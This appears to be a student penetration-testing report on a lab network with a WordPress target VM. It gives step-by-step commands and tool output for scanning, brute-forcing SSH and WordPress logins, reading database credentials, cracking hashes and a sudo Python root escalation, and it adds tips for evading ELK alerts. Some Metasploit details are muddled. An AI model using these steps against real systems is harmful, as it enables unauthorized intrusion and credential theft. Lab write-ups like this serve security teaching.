THE LOST SO

Offensive Report

By: Amisha Munjal, Christina Chen, Dmitriy Baimakov, Jamie Chau, LaJuan Dover


Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerability:

Samba remote code execution CVE:2017:7494



02

Exploits Used:

- Nmap
- Wpscan
- Hydra
- Mysql
- John the ripper
- Python root escalation
- Bruteforce through wps-scan CVE - 2020-28036
- DDoS CVE:2014-5266


03

Methods Used to Avoid Detection:

- Stealth options of nmap, wpscan
- Stealth privilege escalation
- Using local machine for password cracking

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

Vulnerabilities: Target 1

Our assessment uncovered the following vulnerabilities in the **Target 1**

Vulnerability	Description	Impact
Port 22 accessibility	There is open, unfiltered access to port 22, which increases the number of various services to be exploited	Attackers can configure the network and exploit programs running on this exposed port.
Wordpress mysql access	With wp-scan enumeration, the mySQL database can be accessed.	This vulnerability enumerates usernames that can be used by the attacker to gain ssh access, and obtaining secret hashes from the wordpress database
Root Shell escalation	Vulnerable to sudo –l and python escalation commands	Potential for gaining root shell user privileges
DDoS attack CVE:2014-5266	Vulnerable to msfconsole's DDoS	Can be used to slow down and crash the website

Vulnerabilities: Target 1

Our assessment uncovered the following vulnerabilities in the **Target 1**

Vulnerability	Description	Impact
Authentication bypass vulnerability	During recon we discovered an and enumerated the users. Hydra was used to brute force.	Obtained passwords for Michael and Steven to ssh.
Brute Force with WPScan against wordpress via XML-RPC CVE:2020-28036	Accompanied with a wpscan for enumeration, there is enough information to brute force with the same tool.	Allows attackers to gain privileges by using the xmlrpc.php file to make post requests by sending usernames and passwords for authentication. Obtained passwords for Michael and Steven.
Weak Passwords	Michael has a simple account password.	A threat actor can brute force a simple password in a matter of seconds, gaining access to sensitive data.
Apache httpd allows remote attackers to read secret data from process memory. CVE:2017-9798	The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data.	Secret data can be accessed. Can result in an Optionsbleed.

Exploits Used

Exploit: Port Scanning and Port Enumeration

The following steps can be taken to gain access to the Target1:

1. Scan for open ports and services; command: **nmap –sV –sC –A 192.168.1.110**
2. Use wpscan enumeration to obtain user names for Target1 VM; command:

wpscan --url http://192.168.1.110/wordpress -eu

```
michael@target1: ~
File  Actions  Edit  View  Help
root@Kali:~# nmap -sV -sC -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 18:00 PST
Nmap scan report for 192.168.1.110
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33870/tcp6  status
|   100024  1          38459/tcp   status
|   100024  1          48677/udp6  status
|_  100024  1          49923/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h40m00s, deviation: 6h21m03s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

Exploit: Brute Force - WPScan on XML-RPC

Here we use WPScan to enumerate users and perform a brute force attack.

wpscan --url 192.168.1.110/wordpress/ -U michael,steven -P /usr/share/wordlists/rockyou.txt -t 50

revealed Steven's password which was used to gain further ssh access

```
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==============================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - steven / pink84
Trying michael / phillip2 Time: 02:44:36 <                                                  > (124097 / 14390217)  0.86%  ETA: ??:??:??
```

Exploit: Brute Force - Hydra

Here we used hydra to brute force.

- To brute force with one first user name acquired (michael), we used hydra

  hydra -l michael -P /usr/share/wordlists/rockyou.txt -t 10 -V -e nsr -f ssh://192.168.1.110

- Using the username and password gained from hydra we were able to gain access into Target 1 with Michael's credentials **ssh michael@192.168.1.110 password:michael**

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -t 10 -V -e nsr -f ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-01 23:15:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344402 login tries (l:1/p:14344402), ~1434441 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 1 of 14344402 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "" - 2 of 14344402 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "leahcim" - 3 of 14344402 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 4 of 14344402 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 5 of 14344402 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 6 of 14344402 [child 5] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 7 of 14344402 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 8 of 14344402 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 9 of 14344402 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 10 of 14344402 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 11 of 14344402 [child 1] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-01 23:15:14
```

- Flag 1 - **grep -ER flag /var/www/html/service.html**
- Flag 2 - **/var/www | cat flag2.txt**


```
/var/www/html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
michael@target1:~$ grep -ER flag /var/www/html/
```


```
Last login: Wed Dec  1 13:09:32 2021 from 192.168.1.90
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls -l -a
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```


Exploitation of the wordpress database with mysql


The following steps were taken to obtain access to wordpress database:

1. From the enumeration exploit, it is clear that the wordpress database may contain valuable information. Using directory traversing and **ls –l -a** it is possible to find wp-config.php file which contains the mysql database user:root password:R@v3nSecurity
2. Using **mysql –u root –p** it is possible to log into wordpress with the password:R@v3nSecurity
3. From the mysql database it is then seamless to obtain password hashes for the enumerated users Michael and Steven









Exploitation of exposed hashes and root shell escalation

The following steps were taken to obtain a root shell access to the Target1:

1. Create a wp_hashes.txt file for cracking using commands: **touch wp_hashes.txt** or **nano wp_hashes.txt** then manually add the hashes


```
root@Kali:~# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~#
```


2. Use command: **sudo john wp_hashes.txt** to crack wp_hashes.txt (this can take a while since “john the ripper” is using ASCII tables to crack)

3. After, it is possible to gain shell using login:steven and password:pink84 for further investigation

4. Using command **sudo –l** it is possible to see steven’s root privileges, steven has sudo permissions for /usr/bin/python

5. To propagate a root shell following command is used: **sudo /usr/bin/python –c “import pty;pty.spawn(’ /bin/bash’)”**







Addition Vulnerabilities that were exploited

The following vulnerabilities were found using Searchsploit and Metasploit tools

- Remote apache's code execution vulnerability *CVE:2017-9798*. Here Metasploit is used with the command: **msfconsole.** Then searching for this vulnerability with the commands: **search CVE:2017-9798, use 0, show options, set rhost 192.168.1.110, set host 192.168.1.90, set targeturi /cgi/bin/status, exploit** secret data can be now accessed in .http.conf file, also known as Optionsbleed
- DDoS attack using the wordpress *CVE:2014-5266* vulnerability. Here Metasploit is also used, the options are as follows: **set targeturi /bin/bash/status, set rhosts 192.168.1.110, run** will send 8Mb of the memory limit which is about a 1000 requests.





Avoiding Detection


Stealth Exploitation of Nmap and Unrestricted Access to Wordpress


Monitoring Overview

- Top Hosts Creating Traffic dashboard shows which IP is creating the most traffic
- Top 10 HTTP requests Dashboard shows which directories are accessed the most
- The Alert that is setup for those values would monitor packets from the clients attempting to access network resources and is configured as follows: when more than 400 http.response.status codes are made at once within five minutes the alert is triggered

Mitigating Detection

- Using passive scan **nmap -sS -O 192.168.1.110** for port scan to minimize the chance of detection, tricks the system with a partial connection instead of a full connection this scan will only reveal a port though
- Using stealthy option for **wpscan –stealthy –url http://192.168.1.110/wordpress/enumerate u** to avoid triggering the alert






Stealth Exploitation of SSH connection

Monitoring Overview

- Filebeat's http.request.bytes monitor alert can detect possible SSH brute force attempts when >3500 of bytes of information is sent within 1 minute (however for accurate SSH alert detections auditbeat* logs should be used)
- SSH Login and overview Filebeat logs can be used if someone is monitoring ssh port for unauthorized access in real time; the metric measured are packetbeat requests that are send from the same source IP to all destination ports
- Setting up an alert that measures the number of times http.request.bytes is >3500; setting up an auditbeat's log-endspoint.events alert

Mitigating Detection

- Space out the hydra brute forcer and stop it every few minutes



SSH login attempts [Filebeat System] ECS

Time	system.auth.ssh.event	system.auth.ssh.method	user.name
Dec 2, 2021 @ 18:51:18.000	Failed	password	steven
Dec 2, 2021 @ 18:51:18.000	Disconnecting:	Too many authentication failures	steven
Dec 2, 2021 @ 18:51:18.000	Failed	password	steven
Dec 2, 2021 @ 18:51:18.000	Disconnecting:	Too many authentication failures	steven
Dec 2, 2021 @ 18:51:18.000	Failed	password	steven
